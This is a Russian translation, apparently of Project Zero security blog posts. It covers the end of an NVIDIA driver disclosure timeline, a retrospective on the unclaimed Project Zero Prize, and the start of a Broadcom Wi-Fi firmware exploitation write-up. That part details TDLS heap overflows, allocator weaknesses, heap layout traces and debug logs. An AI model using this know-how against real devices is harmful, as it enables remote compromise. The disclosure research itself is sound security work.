4 ноября 2016 г.	Обнаружено неполное исправление проблемы 911; NVIDIA уведомлена
14 декабря 2016 г.	Выпущены правильное исправление проблемы 911 и бюллетень
14 февраля 2017 г.	Исправлены последние две ошибки

Разрыв между исправлением и раскрытием

Первые шесть исправлений вышли без подробного бюллетеня; NVIDIA планировала раскрыть сведения через месяц. У атакующих оставалось время исследовать патч до того, как пользователи узнали о его значимости для безопасности. Следующие восемь исправлений появились за пять дней до бюллетеня. NVIDIA, по-видимому, сокращала этот интервал, хотя последующие бюллетени оставались непоследовательными.

Заключение

Графические драйверы ядра объединяют большую поверхность атаки с качеством стороннего кода и представляют богатые цели для выхода из песочницы и повышения привилегий. Производителям GPU следует снижать этот риск, перенося из ядра как можно больше логики разбора данных и политик.

Итоги Project Zero Prize

Автор: Натали Сильванович, Project Zero.

Конкурс Project Zero Prize, объявленный 13 сентября 2016 года, завершился через шесть месяцев без присуждения наград. В этой статье рассказывается о произошедшем и об уроках, которые команда извлекла при разработке конкурсов по безопасности.

Не поступило ни одной соответствующей требованиям работы или подходящей ошибки. Полученные сообщения были либо спамом, либо совсем не напоминали работы, описанные в правилах. Некоторые команды и отдельные исследователи говорили, что участвуют в конкурсе, но не зарегистрировали ни ошибок, ни готовых цепочек. Обсуждения с ними и наблюдения во время конкурса указали на три основные причины.

Сложность точки входа

О полностью удалённых уязвимостях Android сообщали редко. Большинство цепочек эксплуатации Android начиналось с действия пользователя, прежде всего перехода по ссылке, что правила конкурса запрещали. Точки входа без взаимодействия с пользователем существовали, но найти их было сложно. Вероятно, шестимесячного срока или предложенных наград оказалось недостаточно для требуемого исследования.

Конкурирующие соревнования

Правила были построены так, чтобы поощрять раннюю регистрацию неполных цепочек. Первый автор отчёта сохранял право использовать ошибку в будущей конкурсной работе, а неиспользованный отчёт оставался кандидатом на вознаграждение Android Security Rewards.

Однако при разработке формата мы недооценили стимулы, создаваемые другими соревнованиями. Некоторые исследователи сохраняли ошибки для конкурсов с меньшими наградами, но более простыми цепочками, допускавшими взаимодействие с пользователем, принимая риск того, что кто-то другой сообщит о той же уязвимости раньше.

Размер награды

Установить соответствующую рынку награду за редкую цепочку эксплуатации непросто. Отсутствие работ показало, что 200 000 долларов за первое место, возможно, было слишком мало с учётом технических требований и альтернативных возможностей.

Тем не менее конкурс стал полезным опытом. Project Zero намеревалась применить полученные уроки в программах вознаграждений Google и будущих соревнованиях и предложила исследователям присылать отзывы по адресу `project-zero-prize@google.com`.


По воздуху: эксплуатация стека Wi-Fi Broadcom, часть 1

Автор: Gal Beniamini, Project Zero.

Безопасность мобильных устройств зависит не только от процессора приложений. Современные телефоны содержат несколько специализированных процессоров, взаимодействующих друг с другом, тогда как исследования и усиление защиты были сосредоточены главным образом на Android и его приложениях. Атакующие естественным образом перемещаются к менее изученным компонентам.

В этой серии из двух частей рассматриваются однокристальные системы Wi-Fi Broadcom FullMAC. В первой части мы получим удалённое выполнение кода на чипе Wi-Fi. Во второй повысим привилегии с чипа до ядра процессора приложений, полностью скомпрометировав устройство по Wi-Fi без взаимодействия с пользователем.

Чипы Broadcom использовались в Nexus 5/6/6P, флагманах Samsung и всех iPhone начиная с iPhone 4. Тестирование проводилось на актуальном на тот момент Nexus 6P под управлением Android 7.1.1 NUF26K. Broadcom быстро отреагировала и координировала исправления с производителями устройств.





Почему Wi-Fi?

Чипы FullMAC реализуют PHY, MAC и MAC Sublayer Management Entity в прошивке. Это снижает сложность хоста, энергопотребление и затраты на интеграцию, но добавляет в доверенную вычислительную базу проприетарный процессор и большую кодовую базу.


Исследование платформы

Опубликованная Cypress документация BCM4339 раскрыла ARM Cortex-R4, 640 Кбайт ROM для кода прошивки и 768 Кбайт RAM для кучи, данных и исправлений ROM:






Драйвер хоста загружает прошивку RAM из `BCMDHD_FW_PATH`. ROM можно было выгрузить без изменения драйвера, поскольку команда Broadcom `dhdutil membytes` читает и записывает память dongle. Исследование NexMon установило, что ROM находится по адресу `0x0`, а RAM — по `0x180000`. Объединение дампа ROM и файла прошивки дало единый образ IDA.



Анализ прошивки

Broadcom агрессивно экономила место. Символы и большинство строк были удалены, исключительно использовался Thumb-2, а в ROM оставалось менее 300 свободных байт. Области кода, нужные только для инициализации, после загрузки повторно использовались как куча. Фиксированный код и выровненные глобальные данные разделяли RAM на чередующиеся участки кода, данных и кучи.



Символы BCM4339 из NexMon можно было перенести на более новые образы с помощью двоичного сравнения. Открытый драйвер SoftMAC `brcmsmac` от Broadcom также предоставлял имена и логику общих вспомогательных функций MLME.

Поиск ошибок

Кадры управления Wi-Fi кодируют информацию в Information Element с однобайтовым тегом и однобайтовой длиной. Общая вспомогательная функция `bcm_parse_tlvs` имела более 110 перекрёстных ссылок; обратная разработка этих мест вызова обнаружила несколько уязвимостей.


```
▼IEEE 802.11 QoS Data, Flags: .p......C
  Type/Subtype: QoS Data (0x28)
▼Frame Control Field: 0x8840
   .... ..00 = Version: 0
   .... 10.. = Type: Data frame (2)
   1000 .... = Subtype: 8
 ▼Flags: 0x40
    .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
    .... .0.. = More Fragments: This is the last fragment
    .... 0... = Retry: Frame is not being retransmitted
    ...0 .... = PWR MGT: STA will stay up
    ..0. .... = More Data: No data buffered
    .1.. .... = Protected flag: Data is protected
    0... .... = Order flag: Not strictly ordered
  .000 0000 1010 0010 = Duration: 162 microseconds
```

Два переполнения стека были связаны с 802.11r Fast BSS Transition и роумингом Cisco CCKM. Они не имели защиты стековыми cookie, но требовали специализированной поддержки сети. Теги возможностей прошивки показывали, что Nexus 6P не поддерживал ни `fbt`, ни `ccx`, хотя CCKM поддерживали многие устройства Samsung.

Ещё две ошибки затрагивали Tunneled Direct Link Setup. Поддержка TDLS, обозначаемая `betdls` или `tdls`, была широко распространена на устройствах Nexus и Samsung, публично описана в 802.11z и могла активироваться любым узлом в той же сети Wi-Fi.


Основы TDLS 802.11z

TDLS позволяет двум клиентам обмениваться трафиком напрямую, не ретранслируя его через точку доступа. Кадры используют `To-DS=0`, `From-DS=0`, Ethertype `0x890d`, фиксированный тип полезной нагрузки и категорию, а также однобайтовый код действия:



Узлы обнаруживают друг друга кадрами запроса и ответа, связанными dialog token. Настройка использует трёхстороннее рукопожатие и создаёт TDLS Peer Key. Кадр teardown удаляет отношение.

Защищённые кадры управления TDLS включают Link Identifier, номер последовательности, причину или состояние и FTIE, содержащий Message Integrity Code. Перед вычислением и сравнением MIC получатель заново собирает выбранные Information Element во временном буфере.




Уязвимости

Broadcom выделяла фиксированный 256-байтовый буфер кучи для входных данных MIC, но копировала управляемые атакующим IE без ограничения общей длины. Его могли переполнить и обработка setup response/confirm, и teardown. Вариант teardown позволял записать около 25 управляемых байт за пределами выделения и легче поддавался подготовке кучи.


$$AES-CMAC_{TPK-KCK}\left(\begin{array}{ccccc} InitiatorMAC & || & ResponderMAC & || \\ TransactionSeq & || & Link\,ID-IE & || \\ RSN-IE & || & Timeout\,Interval-IE & || \\ Fast\,Transition-IE & & & \end{array}\right)$$


$$AES-CMAC_{TPK-KCK}\left(\begin{array}{ccccc} Link\,ID-IE & || & ReasonCode & || \\ DialogToken & || & TransactionSeq & || \\ Fast\,Transition-IE & & & \end{array}\right)$$



Устройство кучи


HNDRTE использовала простой аллокатор связанного списка по принципу best fit. Свободные чанки хранили размер и указатель next; выделенные сохраняли размер, но очищали поле next. Выделение вырезалось из конца подходящего свободного чанка, а `free` вставляла и объединяла соседей без проверок safe unlink.





Пользовательские хуки прошивки записывали каждое выделение и освобождение. Визуализатор снимков RAM восстанавливал свободные и используемые чанки:

```
wlp3s0: Control interface command 'TDLS_DISCOVER 24:DF:6A:CF:6F:09'
CTRL_IFACE TDLS_DISCOVER 24:df:6a:cf:6f:09
TDLS: Sending Discovery Request to peer 24:df:6a:cf:6f:09
TDLS: TPK send dest=24:df:6a:cf:6f:09 action_code=10 dialog_token=1 status_code=0 peer_capab=0 initiator=
1 msg_len=0
CTRL-DEBUG: ctrl_sock-sendto: sock=13 sndbuf=212992 outq=0 send_len=3
nl80211: Event message available
nl80211: BSS Event 59 (NL80211_CMD_FRAME) received for wlp3s0
nl80211: MLME event 59 (NL80211_CMD_FRAME) on wlp3s0(5c:e0:c5:8b:da:ee) A1=5c:e0:c5:8b:da:ee A2=24:df:6a:
cf:6f:09
nl80211: MLME event frame - hexdump(len=136): d0 08 3a 01 5c e0 c5 8b da ee 24 df 6a cf 6f 09 90 13 37 13
 37 10 90 15 04 0e 01 31 04 01 08 82 84 8b 96 24 30 48 6c 32 04 0c 12 18 60 24 02 01 0b 30 14 01 00 00 0f
 ac 07 01 00 00 0f ac 04 01 00 00 0f ac 07 00 02 7f 08 c8 06 18 50 ba a7 39 05 38 05 02 e0 93 04 00 2d 1a
 2d 00 17 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 65 12 90 13 37 13 37 10 5c
 e0 c5 8b da ee 24 df 6a cf 6f 09
nl80211: Frame event
nl80211: RX frame da=5c:e0:c5:8b:da:ee sa=24:df:6a:cf:6f:09 bssid=90:13:37:13:37:10 freq=2422 ssi_signal=
-18 fc=0x8d0 seq_ctrl=0x1590 stype=13 (WLAN_FC_STYPE_ACTION) len=136
wlp3s0: Event RX_MGMT (19) received
wlp3s0: Received Action frame: SA=24:df:6a:cf:6f:09 Category=4 DataLen=111 freq=2422 MHz
wlp3s0: TDLS: Received Discovery Response from 24:df:6a:cf:6f:09
```



Сама обработка кадров почти не создавала активности кучи, поскольку пакеты поступали из общего пула и разбирались на месте. Настройка TDLS всё же создавала постоянные структуры, оставляя хорошо воспроизводимое расположение, но мало возможностей управления кучей.

После настройки оставались две дыры размером `0x11c` и `0x124`. Во время teardown 256-байтовый буфер MIC занимал наиболее подходящую дыру `0x11c`, а его 25-байтовое переполнение достигало заголовка и первых байтов данных следующего чанка:


```
malloc 284 -> 0x1f0404
free   0x1f0404
malloc 20  -> 0x1f1654
malloc 160 -> 0x1f0480
malloc 8   -> 0x1f2a44
free   0x1f2a44
free   0x1f1654
free   0x1f0480
malloc 256 -> 0x1f0420  # vulnerable MIC buffer
```

